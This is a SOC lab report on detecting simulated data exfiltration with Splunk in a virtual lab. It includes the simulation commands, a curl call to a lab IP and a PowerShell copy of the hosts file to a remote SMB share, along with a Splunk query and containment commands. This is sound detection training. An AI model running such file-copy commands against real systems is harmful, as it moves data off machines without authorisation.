SOC Lab Report: Data Exfiltration Detection using Splunk

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1 Abstract

This report demonstrates detection of data exfiltration in a SOC environment using Splunk. Data exfiltration occurs when an attacker transfers sensitive data outside the network. This scenario simulates outbound data transfer using command-line tools.

2 Objective

To detect suspicious outbound data transfer using Splunk by analyzing process execution logs.

3 Lab Setup

- Attacker Machine: Kali Linux
- Victim Machine: Windows 11
- SIEM Tool: Splunk (Ubuntu Server)
- Network: Internal Virtual Lab

4 MITRE ATT&CK Mapping

- Tactic: Exfiltration
- Technique: Exfiltration Over Web (T1041)

5 Attack Simulation

Data exfiltration was simulated using command-line tools.


5.1 Commands Used

```
curl http://192.168.56.102/test.txt
```

5.2 Explanation

The curl command initiates an outbound connection to an external system, simulating data transfer.

5.3 Screenshot


window vm [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Recycle Bin
Microsoft Edge
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> curl http://192.168.56.10/test.txt
curl : Unable to connect to the remote server
At line:1 char:1
+ curl http://192.168.56.10/test.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Windows\system32>
PS C:\Windows\system32> copy C:\Windows\System32\drivers\etc\hosts \\192.168.56.10\share
copy : The network name cannot be found.
At line:1 char:1
+ copy C:\Windows\System32\drivers\etc\hosts \\192.168.56.10\share
+ ~~~~~~~~~~~~~~~~~~~




Figure 2: Detection of Data Exfiltration Activity

7.1 Timeline Query

```
index=windows user="TARGET_USER"
| sort _time
| table _time, EventCode, Command_Line
```

7.2 Findings

- Outbound connection detected using curl
- Destination IP identified
- Suspicious data transfer activity observed

7.3 Screenshot

8 Response Actions

Immediate actions were taken to prevent further data leakage.

- Blocked outbound traffic to attacker IP
- Isolated the system
- Reset user credentials

8.1 Commands Used




Figure 3: Timeline showing data exfiltration activity

```
New-NetFirewallRule -DisplayName "Block-Outbound" -Direction Outbound -Rem
netsh interface set interface "Ethernet" admin=disable
net user <username> NewPassword@123
```

8.2 Explanation

Outbound communication was blocked, the system was isolated, and credentials were secured to prevent further compromise.

8.3 Screenshot

9 Incident Reporting

9.1 Incident Summary

Suspicious outbound data transfer was detected using command-line tools, indicating a possible data exfiltration attempt.

9.2 Impact

Sensitive data may have been exposed to external systems.

9.3 Conclusion

The exfiltration attempt was successfully detected and mitigated using Splunk.




Figure 4: Response Actions - Blocking Data Exfiltration

10 Conclusion

This scenario highlights the importance of monitoring outbound traffic to detect data exfiltration attempts.